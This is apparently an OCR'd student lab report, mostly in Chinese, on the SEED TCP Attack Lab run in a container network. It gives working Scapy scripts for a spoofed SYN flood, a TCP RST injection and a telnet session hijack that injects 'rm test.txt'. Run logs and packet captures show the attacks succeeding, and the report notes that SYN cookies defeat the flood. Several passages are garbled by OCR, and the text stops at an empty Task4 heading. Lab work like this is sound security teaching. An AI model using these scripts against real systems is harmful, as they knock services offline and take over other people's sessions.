
TCP ATTACK LAB

57118141 □ □

Task1


1.1

先从 10.9.0.1 向 10.9.0.5 telnet，可以成功




```
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
cb308d8b30fa login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@cb308d8b30fa:~$ 
```

代码synflood.py如下



```
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp
while True:
        pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
        pkt[TCP].sport = getrandbits(16) # source port
        pkt[TCP].seq = getrandbits(32) # sequence number
        send(pkt, verbose = 0)
~
~
~
~
~
~
~
```


在 10.9.0.1 上面运行上述代码



root@VM: /home/seed/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/volumes

```
[07/17/21]seed@VM:~/.../volumes$ su
Password:
root@VM:/home/seed/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/
volumes# python3 synflood.py
```


再从 10.9.0.1 上对 10.9.0.5 进行 telnet，发现连接超时，



```
[07/17/21]seed@VM:~/.../Labsetup$ telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
[07/17/21]seed@VM:~/.../Labsetup$ 
```

1.2

运行代码




synflood
17.5 kB
08:10
synflood.c
6.7 kB
5 Dec 2020
synflood.py
411 bytes
07:45
root@VM: /home/seed/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/volumes

```
dress             Foreign Address
30fa:telnet       202.237.114.39:60176
30fa:telnet       16.245.11.244:22370
30fa:telnet       152.74.212.255:45902
30fa:telnet       102.182.151.134:20745
```

```
[07/17/21]seed@VM:~/.../volumes$ su
Password:
root@VM:/home/seed/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/
volumes# gcc synflood synflood.c
gcc: error: synflood: No such file or directory
root@VM:/home/seed/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/
volumes# gcc -o synflood synflood.c
root@VM:/home/seed/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/
volumes# ./synflood 10.9.0.5 23
```

□ □ 从 10.9.0.1 向 10.9.0.5 进行 telnet，发现连接超时，同时查看10.9.0.5网络状态，被大量SYN请求占满，所以攻击成功



```
[07/17/21]seed@VM:~/.../Labsetup$ telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
[07/17/21]seed@VM:~/.../Labsetup$ 
```

```
.114:44299    SYN_RECV
.3:51108      SYN_RECV
.46:17720     SYN_RECV
.22:34837     SYN_RECV
3.29:38117    SYN_RECV
.125:42689    SYN_RECV
3.17:46701    SYN_RECV
.79:34114     SYN_RECV
.38:34732     SYN_RECV
32:47377      SYN_RECV
.41:14808     SYN_RECV
.26:54604     SYN_RECV
.63:43079     SYN_RECV
.62:15063     SYN_RECV
56:27209      SYN_RECV
4:30916       SYN_RECV
.13:32919     SYN_RECV
8.85:14778    SYN_RECV
.29:4452      SYN_RECV
.90:27159     SYN_RECV
.48:21098     SYN_RECV
tcp        0      0 d7c4021f5829:telnet     255.110.130.40:5329     SYN_RECV
tcp        0      0 d7c4021f5829:telnet     125.176.90.77:33534     SYN_RECV
```

1.3


我们将 SYN cookie 机制打开

```
Victim:
    image: handsonsecurity/seed-ubuntu:large
    container_name: victim-10.9.0.5
    tty: true
    cap_add:
            - ALL
    sysctls:
            - net.ipv4.tcp_syncookies=1
```

此时上述两种攻击都失败。


Task2

首先是 RST.py 的代码如下。




```
#!usr/bin/python3
from scapy.all import *
import sys

source_port = 51154
sequence = 1286329532

print("Sending RESET Packet ...")
IPLayer = IP(src="10.9.0.5", dst="10.9.0.6")
TCPLayer = TCP(sport=source_port,dport=23,flags="R", seq=sequence)
pkt = IPLayer/TCPLayer
pkt.show()
send(pkt,verbose=0)

~
~
```

□ □ □10.9.0.5□telnet10.9.0.6□ □ □ □ □ □ □ □ □ □ □ □pwd□ □ □
□ □ □Wireshark□ □
□ □ □ □ □ □ □ □ □ □ □ □ □ □ □ □ □ □




```
 86 2021-07-19 06:1… fe80::42:17ff:feb0:… ff02::2             ICMPv6     70 Router Solicitation from 02:42:17:b0:0f:48
 87 2021-07-19 06:1… 10.9.0.1             224.0.0.251         MDNS       87 Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTI
 88 2021-07-19 06:1… fe80::42:17ff:feb0:… ff02::fb            MDNS      107 Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTI
 89 2021-07-19 06:1… 02:42:17:b0:0f:48    Broadcast           ARP        42 Who has 10.9.0.6? Tell 10.9.0.1
 90 2021-07-19 06:1… 02:42:0a:09:00:06    02:42:17:b0:0f:48   ARP        42 10.9.0.6 is at 02:42:0a:09:00:06
 91 2021-07-19 06:1… 10.9.0.5             10.9.0.6            TCP        54 51154 → 23 [RST] Seq=1286329532 Win=1048576 Len=0
```

□□□□□□□□□□□



```
root@VM:/home/seed/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/
volumes# python3 RST.py
Sending RESET Packet ...
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 10.9.0.5
  dst       = 10.9.0.6
  \options   \
###[ TCP ]###
     sport     = 51154
     dport     = telnet
     seq       = 1286329532
     ack       = 0
     dataofs   = None
     reserved  = 0
```


▫▫□□



```
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@9f882b6634bf:~$ pwd
/home/seed
seed@9f882b6634bf:~$ Connection closed by foreign host.
root@d8e4dc289bea:/# wd
```


Task3

建□Telnet□ □ □ □ □Wireshark□ □




```
Apply a display filter ... <Ctrl-/>
No.   Time             Source    Destination  Protocol Length Info
  170 2021-07-19 06:5… 10.9.0.6  10.9.0.5     TELNET       67 Telnet Data ...
  171 2021-07-19 06:5… 10.9.0.5  10.9.0.6     TCP          66 51156 → 23 [ACK] Seq=3977116724 Ack=1931002771 Win=501 Len=0 …
  172 2021-07-19 06:5… 10.9.0.5  10.9.0.6     TELNET       67 Telnet Data ...
  173 2021-07-19 06:5… 10.9.0.6  10.9.0.5     TELNET       67 Telnet Data ...
  174 2021-07-19 06:5… 10.9.0.5  10.9.0.6     TCP          66 51156 → 23 [ACK] Seq=3977116725 Ack=1931002772 Win=501 Len=0 …
  175 2021-07-19 06:5… 10.9.0.5  10.9.0.6     TELNET       68 Telnet Data ...
  176 2021-07-19 06:5… 10.9.0.6  10.9.0.5     TELNET       68 Telnet Data ...
  177 2021-07-19 06:5… 10.9.0.5  10.9.0.6     TCP          66 51156 → 23 [ACK] Seq=3977116727 Ack=1931002774 Win=501 Len=0 …
  178 2021-07-19 06:5… 10.9.0.6  10.9.0.5     TELNET       76 Telnet Data ...
  179 2021-07-19 06:5… 10.9.0.5  10.9.0.6     TCP          66 51156 → 23 [ACK] Seq=3977116727 Ack=1931002784 Win=501 Len=0 …
  180 2021-07-19 06:5… 10.9.0.6  10.9.0.5     TELNET       87 Telnet Data ...
  181 2021-07-19 06:5… 10.9.0.5  10.9.0.6     TCP          66 51156 → 23 [ACK] Seq=3977116727 Ack=1931002805 Win=501 Len=0 …
▸ Frame 181: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-7538413e5dd8, id 0
```

根据ack□seq□ □ □ □ □ □ □ □ □ □test.txt□ □




```
#!usr/bin/python3
from scapy.all import *
import sys

source_port = 51156
sequence = 3977116727
acknowldgement = 1931002805

print("Sending Session Hijacking Packet ...")
IPLayer = IP(src="10.9.0.5", dst="10.9.0.6")
TCPLayer = TCP(sport=source_port,dport=23,flags="A", seq=sequence,
            ack=acknowldgement)

Data = "\rrm test.txt\r"
pkt = IPLayer/TCPLayer/Data
pkt.show()
send(pkt,verbose=0)
```

此时建□ □test.txt文件存在




```
Ubuntu 20.04.1 LTS
9f882b6634bf login: seed
Password:

Login incorrect
9f882b6634bf login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Jul 19 10:11:42 UTC 2021 from victim-10.9.0.5.net-10.9.0.0 on pt
s/1
seed@9f882b6634bf:~$ ls
seed@9f882b6634bf:~$ touch test.txt
seed@9f882b6634bf:~$ ls
test.txt
seed@9f882b6634bf:~$
```

运行代码，发现□□□□已经不能继续输入了，这时关掉这个终端，重新打开再 telnet 10.9.0.6，发现 文件已经消失了，如下。



```
root@VM:/home/seed/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/volumes# python3 task3.py
Sending Session Hijacking Packet ...
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 10.9.0.5
  dst       = 10.9.0.6
  \options   \
###[ TCP ]###
     sport     = 51156
     dport     = telnet
     seq       = 3977116727
     ack       = 1931002805
     dataofs   = None
     reserved  = 0
     flags     = A
     window    = 8192
     chksum    = None
     urgptr    = 0
     options   = []
###[ Raw ]###
        load      = '\rrm test.txt\r'
root@VM:/home/seed/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup/volumes# 
```




```
)faf380230c5  seed-attacker
)f882b6634bf  user1-10.9.0.6
[07/19/21]seed@VM:~/.../volumes$ docksh d
root@d8e4dc289bea:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Jbuntu 20.04.1 LTS
)f882b6634bf login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Jul 19 10:50:25 UTC 2021 from victim-10.9.0.5.net-10.9.0.0 on pt
s/1
seed@9f882b6634bf:~$ ls
seed@9f882b6634bf:~$ 
```

Task4

